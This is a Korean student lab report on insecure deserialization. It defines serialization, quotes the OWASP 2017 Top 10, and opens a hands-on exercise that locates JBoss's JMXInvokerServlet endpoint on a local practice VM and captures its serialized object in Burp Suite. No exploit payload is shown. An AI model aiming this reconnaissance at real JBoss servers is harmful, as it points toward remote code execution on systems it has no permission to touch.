INSECURE DESERIALIZATION REPORT

5조

- 김지선
- 김채은
- 박준영

Contents

- 직렬화
- 역직렬화
- 역직렬화 취약점
- 역직렬화 공격(실습)
- 대응

직렬화(Serialization)


- 객체를 직렬화하여 **전송 가능한(바이트 스트림) 형태로 만드는 것**
- 바이트 스트림 : 저장을 하기 위해 객체를 순차적인 데이터로 변환한 것

Ex) 이진 구조 또는 구조화된 텍스트

- 지원 언어: JAVA,Python,PHP,C# 등등

역직렬화


- 수신받은 데이터를 다시 원래의 형식으로 **복구시키는 과정**을 역직렬화(Deserialization)라고 한다.



안전하지 않은 역직렬화 (Insecure Deserialization)

- OWASP 2017년 Top10에서 8위를 차지하고 있는 취약점

- 발생빈도와 위험도가 높다.



Top 10 Web Application Security Risks

A1:2017-Injection: Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication: Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure: Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE): Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control: Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration: Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

A7:2017-Cross-Site Scripting XSS: XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization: Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.


A9:2017-Using Components with Known Vulnerabilities: Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging & Monitoring: Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

역직렬화 취약점

- 직렬화되어 전송되는 **데이터 변조 및 원격으로 실행되는**
역직렬화시 문제 발생 **코드**를 추가하는 등의 공격으로
기존에 구성되어 있는 데이터 구조를 변경하는 공격이가능한 취약점

∴ 데이터 변조 공격




데이터 구조나 객체
저장/전송

데이터 구조 => 바이트 스트림
(직렬화)

바이트 스트림 => 데이터 구조
(역직렬화)

역직렬화 공격 실습

1. Jboss접속




192.168.56.102

화이트해커가 되기 위한 까페
http://cafe.naver.com/forwhitehacker

Vulnerable apps for Web Security Practice

bWAPP
DVWA
Java Deserialization vulnerability



Welcome to JBoss™

192.168.56.102:8080

JBoss Online Resources


- JBoss AS Documentation
- JBoss Wiki
- JBoss JIRA
- JBoss Forums

JBoss Management


- Tomcat status (full) (XML)
- JMX Console
- JBoss Web Console

JBoss™ Application Server


2. 직렬화된 객체 확인(in Burp Suite)



192.168.56.102:8080/invoker/JMXInvokerServlet




JMXInvokerServlet



Filter: Hiding CSS and image content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	
9	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓		400	929	JSON		
11	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓		400	929	JSON		
8	http://192.168.56.102:8080	GET	/invoker/JMXInvokerServlet			200	3471	app		
10	http://192.168.56.102:8080	GET	/invoker/JMXInvokerServlet			200	3471	app		
3	http://192.168.56.102	GET	/favicon.ico			404	649	HTML	ico	404 Not F
1	http://192.168.56.102	GET	/			200	969	HTML		
4	http://192.168.56.102:8080	GET	/			200	1900	HTML		Welcome t



Filter: Hiding CSS and image content

Filter by request type
- ☐ Show only in-scope items
- ☐ Hide items without responses
- ☐ Show only parameterized requests

Filter by MIME type
- ☑ HTML
- ☑ Other text
- ☑ Script
- ☐ Images
- ☑ XML
- ☑ Flash
- ☐ CSS
- ☑ Other binary

Filter by status code
- ☑ 2xx [success]
- ☑ 3xx [redirection]
- ☑ 4xx [request error]
- ☑ 5xx [server error]


Filter by search term [Pro only]
- ☐ Regex
- ☐ Case sensitive
- ☐ Negative search

Filter by file extension
- ☐ Show only: asp,aspx,jsp,php
- ☐ Hide: js,gif,jpg,png,css

Filter by annotation
- ☐ Show only commented items
- ☐ Show only highlighted items

Filter by listener

Port


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history Options
Request Response
Pretty Raw \n Actions
INSPECTOR
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools [Pro version only]
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
